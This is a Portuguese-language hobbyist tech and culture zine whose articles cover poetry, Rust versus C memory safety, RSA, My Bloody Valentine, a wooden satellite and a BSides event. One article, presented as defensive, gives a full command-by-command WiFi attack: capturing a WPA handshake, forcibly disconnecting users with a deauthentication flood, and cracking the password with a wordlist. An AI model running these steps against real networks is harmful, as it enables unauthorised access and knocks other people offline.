OFF THE MATRIX

Um zine sobre tecnologia, autonomia e a arte de viver por conta própria. Edição 01 - Novembro de 2026

Seja ~~Faça~~ Você Mesmo

No mundo moderno, na era da Inteligência Artificial, redes sociais, algoritmos que dizem o que você vai ver (e conteúdo quase infinito), não precisamos de mais informação. Precisamos de mais autoria, significado, experimentação e humanidade.

No resgate da imperfeição criativa, surge o Off The Matrix. Como diria o Zaratustra de Nietzsche, um Zine para todos e para ninguém.

Respondendo a um chamado nos grupos, várias pessoas aceitaram participar desse projeto retrô futurista, resgatando o que um dia foi para transformar o que um dia será.



Sobre Viver

Viver...
Crescer é viver.
Conhecer a si é viver.
Olhar para o céu, para a terra,
sentir o tempo passar,
também é viver.
Somos efêmeros,
somos preciosos,
somos pequenos demais
para desperdiçarmos a oportunidade.
A oportunidade que levou eras
(para fundir carbono, hidrogênio, oxigênio dentro de estrelas)
para iluminar o sistema solar,
para moldar um planeta,
para a vida surgir...
para, um dia, nós chegarmos.
E acreditarmos que sempre foi assim.

Às vezes, nos arrastamos,
somente sobrevivemos...
mas isso também é viver.
Ouça sua voz.
Conheça seu caminho.
O tempo não espera.
Não corra. Não pare.
Apenas siga, em frente.
E quando partirmos,
seremos poeira outra vez,
não como um fim,
mas como um retorno...

Previsão do tempo

O tempo ficará maluco durante toda a primavera, devido ao El Niño mais poderoso de todos os tempos. Leve guarda chuva e protetor solar.

Enquanto isso, a humanidade segue criando datacenters, queimando combustíveis fósseis e fazendo tudo que pode pra nossa vida ficar melhor.



Como o Vizinho Tenta Acessar Seu WiFi

Esta matéria é meramente informativa para você defender sua rede contra acessos não autorizados. by ownst9r@gmail.com

Colocando a placa em modo monitor

Obter acesso ao wifi vai requerer uma placa wireless que aceite ser colocada em modo promíscuo, também conhecido como monitor mode. Lembre-se que você só pode efetuar esses ataques nos seus sistemas ou em sistemas onde foi autorizado ou solicitado a fazê-lo. É crime interferir com redes e dispositivos ou causar perda de serviços de terceiros.

Para verificar se sua placa suporta o modo monitor, desconecte-se de todas as redes e digite:

$ *iwconfig*
```
wlan0  IEEE 802.11  ESSID:"Rede 2.4GHz"
      Mode:Managed  Frequency:2.412 GHz  Access Point: B8:66:85:1A:BF:C3
      Bit Rate=19.5 Mb/s   Tx-Power=20 dBm
      Retry short limit:7   RTS thr:off   Fragment thr:off
      Encryption key:off
      Power Management:off
      Link Quality=41/70  Signal level=-69 dBm
      Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
      Tx excessive retries:401  Invalid misc:2464   Missed beacon:0
```

$ *sudo ifconfig wlan0 down*
$ *sudo iwconfig wlan0 mode monitor*
$ *sudo ifconfig wlan0 up*
$ *iwconfig*
```
wlan0  IEEE 802.11  Mode:Monitor  Frequency:2.412 GHz  Tx-Power=20 dBm
      Retry short limit:7   RTS thr:off   Fragment thr:off
      Power Management:off
```

Capturando o WPA Handshake

Coloque a interface wireless no modo monitor. Verifique se algum dos processos que estão em execução podem causar problemas com o comando (wlan0 = sua interface wireless):

$ *sudo airmon-ng check wlan0*
```
Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode
   PID Name
   592 NetworkManager
   654 wpa_supplicant
```

Você pode matar os processos manualmente com o comando kill <pid> ou:
$ *sudo airmon-ng check kill*

Caso a placa não esteja no modo monitor (confira com iwconfig), colocá-la (só repetir o passo do modo monitor):
$ *sudo ifconfig wlan0 down*
$ *sudo iwconfig wlan0 mode monitor*
$ *sudo ifconfig wlan0 up*



Para ver a lista de redes e canais disponíveis:
$ *sudo airodump-ng wlan0*

Anote os valores do BSSID (mac address) e CH (channel).

Inicie a captura dos pacotes.

$ *sudo airodump-ng -c* <CH> *--bssid* <BSSID> *-w <nomeArquivo> wlan0*

Quando eventualmente alguém se conectar à rede, você verá no canto superior direito do comando [WPA handshake (MA:CA:DR:ES:SS) . Esse é o WPA Handshake.

E você verá que os arquivos airodump-xx foram criados.

Ataque de desautenticação

Todavia, pode ser que demore até alguém efetuar uma nova conexão, e neste caso o ataque de desautenticação fará com que os usuários sejam desconectados forçadamente, e ao se reconectarem nos forneçam o WPA handshake.

$ *sudo aireplay-ng -0 0 -a* <BSSID> *wlan0*

Password Cracking (Método com aircrack-ng)

O método mais simples e recomendado de se obter a senha é com o aircrack-ng. Só é necessário utilizar o arquivo airodump-xx.cap e um arquivo de dicionário.

$ *aircrack-ng airodumpxx.cap -w rockyou.txt*

Se a senha estiver no dicionário, você terá obtido acesso.

C vs Rust: o que as pesquisas dizem sobre a linguagem por trás dos seus dispositivos

Segurança de memória, em números - para quem não programa - por Osvaldo Janeri Filho

Seu celular, o roteador da sua casa, o painel do carro e os servidores que guardam seus dados rodam programas escritos em C, uma linguagem dos anos 1970. Ela é rápida, está em todo lugar e tem um defeito de fábrica. E se a maior parte das falhas graves de segurança viesse de um único tipo de erro?

O erro que se repete há cinquenta anos

Todo programa guarda informações na memória do computador. Em C, o programador controla cada pedaço dessa memória, e a linguagem não confere se ele acertou. Pense num hotel onde cada hóspede recebe uma chave-mestra: abre o próprio quarto, mas também o do vizinho, o cofre e um quarto já desocupado. Basta um descuido para alguém entrar onde não devia. Em software, esse descuido é uma falha de **segurança de memória**, a porta de entrada preferida de quem invade sistemas.

O que as pesquisas mostram

A Microsoft analisou as vulnerabilidades que corrigiu em doze anos: cerca de 70% eram falhas de memória. O projeto Chromium, base do Chrome, chegou ao mesmo número examinando seus bugs mais graves desde 2015. Metade era o caso do "quarto já desocupado": o programa usa memória que já foi liberada.
O dado mais forte veio do Google em 2024. Em 2019, 76% das vulnerabilidades do Android eram de memória. Cinco anos depois, a fatia caiu para 24%, e as falhas passaram de mais de 200 para menos de 50. O que mudou? O código novo passou a ser escrito em Rust.

Por isso a Casa Branca, em 2024, e a CISA, a NSA e agências de mais quatro países, em 2023, passaram a recomendar que fabricantes migrem para linguagens seguras em memória.

O que o Rust muda

Rust é uma linguagem de 2015 que faz o que o C nunca fez: confere na porta. Cada parte do programa recebe a chave de um quarto só, e o compilador, que transforma o código em software, se recusa a construir o produto se achar uma chave que abre a porta errada. O erro é barrado antes de o programa existir, não depois de o cliente ser invadido.

Não é mágica

Rust tem uma saída de emergência, o bloco unsafe, onde o programador diz "confie em mim". Um estudo examinou todas as falhas de memória registradas em Rust (CVEs, o catálogo mundial de vulnerabilidades): todas passavam por um unsafe. A proteção vale onde é usada.

Também não é preciso jogar fora o que existe. O Google diz que o problema está no código novo: o C antigo amadurece com as correções, enquanto cada linha nova em C traz falhas novas. Escrever o novo em Rust e deixar o velho em paz derrubou a curva do Android. Ferramentas de endurecimento para C ajudam, mas nenhuma produziu uma queda assim.

O que fica para você

Você não precisa programar para usar isso. Na próxima compra de um equipamento ou sistema, pergunte ao fornecedor se ele tem um roteiro de segurança de memória; a CISA recomenda que todo fabricante publique um. Quem não souber responder acabou de dizer algo sobre a chave-mestra que está vendendo.

VEJA NA PRÁTICA: A CHAVE DEPOIS DO CHECKOUT

C devolve a memória e deixa o programa usá-la de novo:

```c
// C — compila e roda
char *chave = malloc(16);
strcpy(chave, "quarto-101");
free(chave);          // checkout
char *novo = malloc(16);
strcpy(novo, "COFRE-ADMIN");
printf("%s\n", chave);  // => COFRE-ADMIN
```

A chave "devolvida" agora lê o cofre. O mesmo em Rust nem compila:

```rust
// Rust
let chave = String::from("quarto-101");
drop(chave);          // checkout
println!("{}", chave);
// erro E0382: value used after move
```

TRÊS NÚMEROS

- **70%** das vulnerabilidades corrigidas pela Microsoft em 12 anos eram de memória.[1]
- **76% → 24%**: fatia das falhas de memória no Android entre 2019 e 2024.[2]
- **100%** das falhas de memória registradas em Rust passavam por um bloco unsafe.[3]

[1] Matt Miller, Microsoft, BlueHat 2019. [2] Google Security Blog, set/2024; o valor de 2024 é projeção para o ano completo. [3] Xu et al., arXiv 2003.03296, CVEs até dez/2020.

PARA SABER MAIS

- security.googleblog.com — "Eliminating Memory Safety Vulnerabilities at the Source" (2024)
- chromium.org/Home/chromium-security/memory-safety (2020)
- cisa.gov — "The Case for Memory Safe Roadmaps" (2023)
- ONCD — "Back to the Building Blocks" (2024)
- arxiv.org/abs/2003.03296 — Xu et al.

SOBRE O AUTOR

Osvaldo Janeri Filho é perito digital e trabalha com prova forense e segurança da informação. Está por trás do KAP — Laboratório Online de Provas Digitais (kaponline.com.br) e da Formação Universitária Perito Digital. No Instagram, publica como *@peritosegurancadainformacao*.

A Vida de Gente Grande

Quando eu era criança queria crescer, imaginava a liberdade e as coisas todas que eu poderia fazer e comprar, sem precisar pedir permissão a ninguém.



Mas na escola já foram me treinando pro que ia vir pela frente. Acho que a escola não quer nos preparar para a vida, só quer garantir que a gente aguente ficar um dia inteiro de manhã até de noite em um escritório resolvendo problemas.

E agora que esse dia chegou e eu tenho o videogame que eu queria, não tenho mais o tempo que eu tinha. E agora eu quero trazer aquela criança pra cá de novo, pra ver se eu recupero aquele gosto pela vida que só a inocência e o momento presente trazem.

Números Primos na Criptografia

Os números primos são fundamentais na criptografia, especialmente no algoritmo RSA, usado para proteger comunicações e informações digitais.

Como funciona:

1. Escolhem-se dois números primos muito grandes, como (p) e (q).
2. Multiplicam-se os dois números para obter (N=p*q).
3. O resultado ajuda a criar as chaves criptográficas: uma pública, que pode ser compartilhada, e uma privada, que deve permanecer secreta.
4. A segurança do RSA depende da dificuldade de descobrir quais dois primos enormes foram multiplicados para produzir (N).

Exemplo simples: é fácil multiplicar 17 × 19 = 323, mas, com números de centenas ou milhares de dígitos, encontrar os fatores primos torna-se extremamente difícil usando computadores convencionais.

Multiplicar é fácil; desfazer essa multiplicação, em números suficientemente grandes, é muito difícil. Essa assimetria ajuda a proteger dados na internet.



Espaço reservado
para seu anúncio 🤑

My Bloody Valentine

e o disco que transformou o barulho em música...

My Bloody Valentine é uma banda irlandesa formada em 1983, conhecida por criar um dos sons mais diferentes e influentes do rock alternativo. A banda ficou famosa por misturar guitarras distorcidas, vocais suaves e melodias que parecem flutuar em meio a uma parede de som.

A técnica utilizada por Kevin Shields, guitarrista do My Bloody Valentine, é conhecida como Glide Guitar. Ela consiste em tocar as cordas enquanto movimenta continuamente a alavanca de tremolo da guitarra.

Esse movimento altera a tensão das cordas e, consequentemente, a afinação das notas, criando uma oscilação contínua. Em vez de ouvir notas perfeitamente definidas, temos a sensação de que o som está derretendo, flutuando ou até mesmo girando.O efeito, combinado com muita distorção, reverb e camadas de guitarras, produz aquela sonoridade hipnótica e psicodélica de Loveless. É como se a guitarra estivesse constantemente desafinando, mas de uma maneira musical e controlada. O resultado: um som que parece chapar, como se a música estivesse se movimentando e perdendo a estabilidade, sem deixar de ter melodia.

O estilo musical ficou conhecido como shoegaze. O nome vem da expressão inglesa que faz referência aos músicos que costumavam olhar para os próprios pés durante os shows, concentrados nos pedais de efeitos das guitarras.

Mas essa mistura barulho e delicadeza etérea, onde as vozes muitas vezes ficam quase escondidas entre os instrumentos, dando a sensação de que estão sendo ouvidas de muito longe, teve um preço (veja o texto ao lado)

Em 1991, a banda lançou Loveless, considerado um dos álbuns mais importantes da música alternativa. O disco levou anos para ser produzido e ficou marcado pelo uso criativo de efeitos, distorções e técnicas de gravação.

Apesar de ter lançado poucos discos e passado por longos períodos de silêncio, o My Bloody Valentine influenciou inúmeras bandas e continua sendo uma referência para quem gosta de música experimental, independente e fora dos padrões.

Às vezes, é justamente no meio do ruído que encontramos as melodias mais interessantes.

Se você ainda não ouviu Loveless, agora é a hora!



O disco que quase quebrou uma gravadora
(a história por trás de Loveless)

Durante a gravação de Loveless (1991), o My Bloody Valentine acabou se tornando um enorme problema financeiro para sua gravadora, a independente britânica Creation Records.

O guitarrista Kevin Shields era extremamente perfeccionista e passou quase dois anos tentando alcançar o som que imaginava. Foram dezenas de engenheiros, aproximadamente 19 estúdios e incontáveis sessões de gravação e mixagem.

O custo chegou a cifras estimadas entre £140 mil e £250 mil, uma quantia gigantesca para uma gravadora independente da época.

O disco acabou contribuindo para agravar a crise financeira da Creation, que já enfrentava outros problemas. A ironia é que Loveless não foi um grande sucesso comercial imediato, apesar de posteriormente se tornar um dos álbuns mais influentes do rock alternativo.

No fim, a obsessão de Kevin Shields por criar um som único quase custou a sobrevivência da gravadora, mas deixou um disco que atravessou gerações. Uma história sobre a obsessão pela criação, a dificuldade de transformar uma visão artística em realidade e o preço de tentar fazer algo que nunca havia sido feito antes.

A história de que Loveless quase faliu a Creation Records é parcialmente verdadeira, mas bastante aumentada pela imprensa ao longo dos anos. O próprio Kevin Shields contestou os valores e a responsabilidade atribuída ao disco. Essa controvérsia faz parte da própria lenda do álbum.

Lignosat, o Satélite de Madeira

LignoSat é um satélite de madeira que pode mudar a exploração espacial.

Após enviar um pedaço de madeira para o espaço, deixá-lo exposto ao ambiente extremo por meses e, depois de confirmar que tudo estava bem utilizar os resultados para construir um satélite, foi exatamente a idéia que deu origem ao LignoSat, um projeto japonês que busca demonstrar que a madeira pode ser um material interessante para a exploração espacial.

Desenvolvido pela Universidade de Kyoto em parceria com a Sumitomo Forestry, o LignoSat é um pequeno satélite experimental feito de madeira de magnólia. A proposta é investigar uma alternativa aos materiais metálicos tradicionalmente utilizados na construção de satélites.

A história fica ainda mais interessante quando descobrimos como os pesquisadores testaram essa ideia.


Eles começaram construindo o satélite. Primeiro, enviaram três tipos de madeira: magnólia, cerejeira japonesa e bétula, para serem instalados do lado de fora da Estação Espacial Internacional (ISS). As amostras ficaram expostas durante aproximadamente dez meses, em 2022, enfrentando vácuo, radiação, raios solares e variações extremas de temperatura.

Quando retornaram à Terra, os pesquisadores ficaram surpresos: não encontraram rachaduras, deformações ou alterações significativas de massa. A madeira havia resistido muito bem às condições do espaço. A magnólia japonesa foi escolhida por sua resistência, estabilidade dimensional e facilidade de trabalho.

Outra curiosidade impressionante está na construção: o LignoSat utiliza uma técnica tradicional japonesa de marcenaria, chamada Tomegata Kakushi Arikumi-tsugi. Ela permite encaixar as peças de madeira com extrema precisão, sem utilizar pregos, parafusos ou cola.

No espaço, os materiais estão sujeitos ao vácuo e a variações muito grandes de temperatura. Certos adesivos podem liberar gases e substâncias voláteis, além de sofrer alterações em suas propriedades. Os parafusos também podem provocar problemas: madeira e metal se expandem e se contraem de maneiras diferentes quando submetidos a temperaturas extremas, podendo gerar tensões e rachaduras.

A solução foi recorrer à sabedoria de antigos artesãos japoneses: encaixes de madeira que mantêm a estrutura firme sem precisar de elementos metálicos ou adesivos. As peças utilizadas no satélite têm apenas 4 milímetros de espessura e foram montadas com tolerâncias de aproximadamente 0,1 milímetro.



Vantagens de utilizar madeira no espaço

Menos poluição: quando um satélite termina sua missão e retorna à atmosfera, sua estrutura de madeira queima, gerando principalmente gases como dióxido de carbono e vapor d'água. Isso pode reduzir a formação de partículas de óxido de alumínio produzidas pela queima de satélites metálicos.

Leveza e resistência: a madeira apresenta uma boa relação entre peso e resistência, característica importante para equipamentos espaciais.

Estabilidade no vácuo: sem umidade disponível e sem organismos que provoquem decomposição biológica, a madeira pode apresentar boa durabilidade no ambiente espacial.

Novas possibilidades de construção: a pesquisa pode ajudar a desenvolver estruturas de madeira para futuras instalações espaciais.

O LignoSat tem aproximadamente 10 centímetros de cada lado e foi lançado em novembro de 2024, tornando-se o primeiro satélite de madeira do mundo. Apesar de sua estrutura externa ser de madeira, ele também possui componentes eletrônicos, painéis solares e partes metálicas necessárias ao funcionamento.

Talvez a maior lição desse projeto seja justamente a mais simples: nem sempre precisamos inventar um material novo para avançar tecnologicamente. Olhar para materiais que a humanidade utiliza há milhares de anos e descobrir como aplicá-los de uma maneira completamente diferente pode abrir novas possibilidades para diversas áreas.

O difícil é saber como preservar o planeta e seus preciosos recursos enquanto avançamos para cada vez mais longe na vontade de conhecer e dominar a realidade.

BSIDES em Curitiba

A primeira edição da BSides em Curitiba foi um sucesso. Com mais de mil e quinhentos inscritos e com mais de seissentos participantes que realmente apareceram no evento do dia 17 de outubro de 2026, a cidade entrou na rota dessas conferências colaborativas sobre segurança da informação e cultura hacker organizadas de forma comunitária e por voluntários.

Nascida de rejeições

A Bsides surgiu em 2009, em Las Vegas, quando palestrantes que tiveram suas propostas recusadas por grandes conferências (como a Black Hat) decidiram criar o seu próprio evento paralelo e aberto.

Modelo descentralizado

Não existe uma empresa ou instituição central controlando a BSides; qualquer grupo local pode seguir as diretrizes básicas da Comunidade Global BSides e organizar uma edição na sua cidade.

O que acontece em uma BSides?


- Palestras técnicas e estratégicas: Espaço tanto para nomes consagrados da área quanto para profissionais independentes e iniciantes que vão palestrar pela primeira vez.
- Villages e Prática: Áreas interativas dedicadas a temas específicos da cibersegurança (como Red Team, Blue Team ou hardware hacking).
- CTF (Capture the Flag): Competições práticas de resolução de desafios de segurança.
- Networking: Um ambiente focado na troca real de conhecimento, acessibilidade e fortalecimento da comunidade local.

O circuito é bastante forte no país, com edições bem estabelecidas como a BSides São Paulo, que acontece desde 2011, além de encontros em Porto Alegre, Brasília, Rio de Janeiro, Recife, Florianópolis, Fortaleza, Vitória, João Pessoa, Porto Seguro, e contando!



Por por por hoje é só pe pe pessoal!
(Eu queria muito falar sobre o Ray Kurzweill, seus livros e suas previsões desde “A Era das Máquinas Espirituais” (1999) e “A Singularidade Está Próxima” (2005) que são quase profecias de tudo que está rolando, mas fica pra próxima. O spoiler é que ele é extremamente otimista com a IA e tudo isso, tomara que esteja certo!)





Esse E-Zine tem o objetivo de trazer o estilo do Zine das pessoas e para as pessoas.
Licença CC BY-NC (Atribuição - Não Comercial): Permite copiar e modificar, desde que cite a fonte, sem uso para fins comerciais (venda ou lucro).

Contribuições:
Osvaldo Janeri Filho - kaponline.com.br - @peritosegurancadainformacao
ownst9r@gmail.com- @hack.your.soul
Marco Merlin (https://dragoesdegaragem.com/cientirinhas/cientirinhas-143/)

Por: Gazstao - 2026 - linktr.ee/gazstao

Para tentar rir

Criei cinco agentes de IA para testar minha infraestrutura.
O agente de reconhecimento encontrou os servidores.
O agente de exploração encontrou uma vulnerabilidade.
O agente de documentação escreveu o relatório.
O agente supervisor me perguntou se podia contratar mais tokens.
O agente financeiro pediu demissão.

